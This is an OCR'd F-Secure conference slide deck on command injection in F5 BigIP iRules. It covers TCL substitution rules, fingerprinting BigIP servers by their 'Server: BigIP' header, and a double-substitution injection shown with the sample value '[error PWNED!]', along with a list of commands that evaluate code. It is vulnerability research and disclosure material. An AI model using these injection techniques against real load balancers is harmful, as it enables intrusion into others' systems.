COMMAND INJECTION IN IRULES LOADBALANCER SCRIPTS

A story about how TCL interpretation works in F5 iRules
and how it can be detected or exploited

F-Secure

WHO AM I AND THANKS

Big thanks to my fellow researchers

- Jesper Blomström
- Pasi Saarinen
- William Söderberg
- Olle Segerdahl

Twitter @kuggofficial

Big thanks to David and Aaron at F5 SIRT for a good response
https://support.f5.com/csp/article/K15650046

F-Secure

F-SECURE IS ONE OF THE LEADING CYBER SECURITY CONSULTING PROVIDERS GLOBALLY

CAPABILITY

250+

Technical consultants

ACCREDITATIONS

12

Internationally recognised

THOUGHT LEADERSHIP

300+

Publications & research released annually

CLIENTS

250+

Clients

TECHNICAL SECURITY SERVICES

- Red teaming
- Security assessments
- Incident Management & Forensics
- Hardware security assessments

RISK & SECURITY MANAGEMENT


- Audit & analysis
- Development programs
- Coaching & exercises

CYBER INTELLIGENCE

- Intelligence services
- Intelligence platform

F-Secure

LOAD BALANCERS




F-Secure

THE F5 PRODUCTS I WILL TALK ABOUT


- Can store and handle multiple sessions for backend servers
- Customers write their own iRules to define the load balancer behaviour
- https://devcentral.f5.com is used as a ”stackoverflow for iRules”

- Application fluency for all major protocols.
- Highly programmable through iRules, iRules LX and Traffic Policies
- Deployable as software and hardware
- Scalable to Tb/s of performance and highly available for both data and control plane
- WAF functionality




F-Secure

CACHING IRULE EXAMPLE



F-Secure

FORWARDING EXAMPLE



```
proc Dos2Unix {f} {
    puts $f
    if {[file isdirectory $f]} {
        foreach g [glob [file join $f *]] {
            Dos2Unix $g
        }
    } else {
        set in [open $f]
        set out [open $f.new w]
        fconfigure $out -translation lf
        puts -nonewline $out [read $in]
        close $out
        close $in
        file rename -force $f.new $f
    }
}

# Process each command-line argument

foreach f $argv {
    Dos2Unix $f
}
```

THE IRULE LANGUAGE

- A fork of TCL 8.4
  - New features in TCL >8.4 are not introduced in iRule
  - iRule has introduced a group of simplifications and exceptions to TCL
  - Return oriented programming (with *optional* exception handling)

F-Secure

TCL / IRULE BASICS

- iRules determine where a given HTTP request is forwarded to, based on a programmed logic
  - The HTTP request header and body is parsed by the F5 iRule engine
  - The system admnistrator writes F5 iRule code to handle requests
- Example ”catch-all” redirect iRule:

```
when HTTP_REQUEST {
    HTTP::redirect ”/helloworld.html”
}
```

F-Secure


HOW TO SPOT THESE LOAD BALANCERS IN THE WILD

HTTP header include

- Server: BigIP
  - Found in redirects
  - Found in favicon.ico responses

```
HTTP/1.0 302 Found
Location: /helloworld.html
Server: BigIP
Connection: close
Content-Type: Text/html
Content-Length: 0
```

F-Secure


over 15,000
10,000 - 14,999
1,000 - 9,999
100 - 999
1 - 99

TCL SUPPORTS ARGUMENT SUBSTITUTION

F-Secure

COMMAND ARGUMENTS

- An argument is evaluated by breaking down words and substituting its meaning depending on the string enclosure

```
1.  command ”$arg1” ”$arg2”        # Quoted arguments
2.  command [$arg1] [$arg2]        # Bracketed arguments
3.  command {$arg1} {$arg2}        # Braced arguments
4.  command $arg1 $arg2            # Unquoted arguments
```

F-Secure

QUOTED EVALUATION AND COMMAND SUBSTITUTION

Inside double quotes (”): ”Command substitution, variable substitution, and backslash substitution are performed on the characters between the quotes …”

Inside brackets []: ”If a word contains an open bracket (“**[**”) then TCL performs command substitution.”

- Like backticks ` in /bin/sh

F-Secure

THIS IS A COMMAND INJECTION

Bart: Is Al there?
Moe: Al?
Bart: Yeah, Al. Last name Caholic?
Moe: Hold on, I'll check. Phone call for Al... Al Caholic. Is there an Al Caholic here?
(The guys in the pub cheer.)

F-Secure

ARGS AND BODY UNQUOTED COMMAND SUBSTITUTION

The body part of command invocation is a list of commands to execute if a condition is met

```
command ?arg? ?body?
1.  after 1 $body
2.  while 1 $body
3.  if 1 $body
4.  switch 1 1 $body
```

In these cases the value of $body will be command substituted regardless of quote unless braces are used

F-Secure

PRIOR ART: COMMAND INJECTION IN TCL 8.4

TCL will expand the value of a command before assignment if it is put inside quotes

https://wiki.tcl-lang.org/page/Injection+Attack

```
set variable {This is a string}
catch "puts $variable"
```

When double quotes are used, TCL will substitute the content of the variables and commands

Try:

```
set variable {[error PWNED!]}
```

When the contents of `$variable` is substituted by TCL it will be passed as `[error PWNED!]` to catch and executed. This is called double substitution

F-Secure

BREAKING DOWN EXECUTION

1. The word catch is resolved as a command with a **?body?** argument
2. Arguments are evaluated by the TCL interpreter according to the dodecalogue, including expansion of [ ] ” ”{ }
3. Any code within arguments starting with [will be executed by catch

```
catch ”puts $variable”
```

```
catch puts [error PWNED!]
```

```
error PWNED!
```

F-Secure

LIST OF BUILT-IN COMMANDS THAT CAN PERFORM COMMAND EVALUATION

- after
- catch
- eval
- expr
- for
- foreach
- history
- if
- proc
- cpu
- string match
- interp
- namespace eval
- namespace inscope
- source
- switch
- subst
- time
- try
- uplevel
- while
- trace
- list

F-Secure

DIRECT EVALUATION: EVAL, SUBST OR EXPR

eval, a built-in Tcl command, interprets its arguments as a script, which it then evaluates.

eval *arg ?arg ...?*

subst - Perform backslash, command, and variable substitutions.

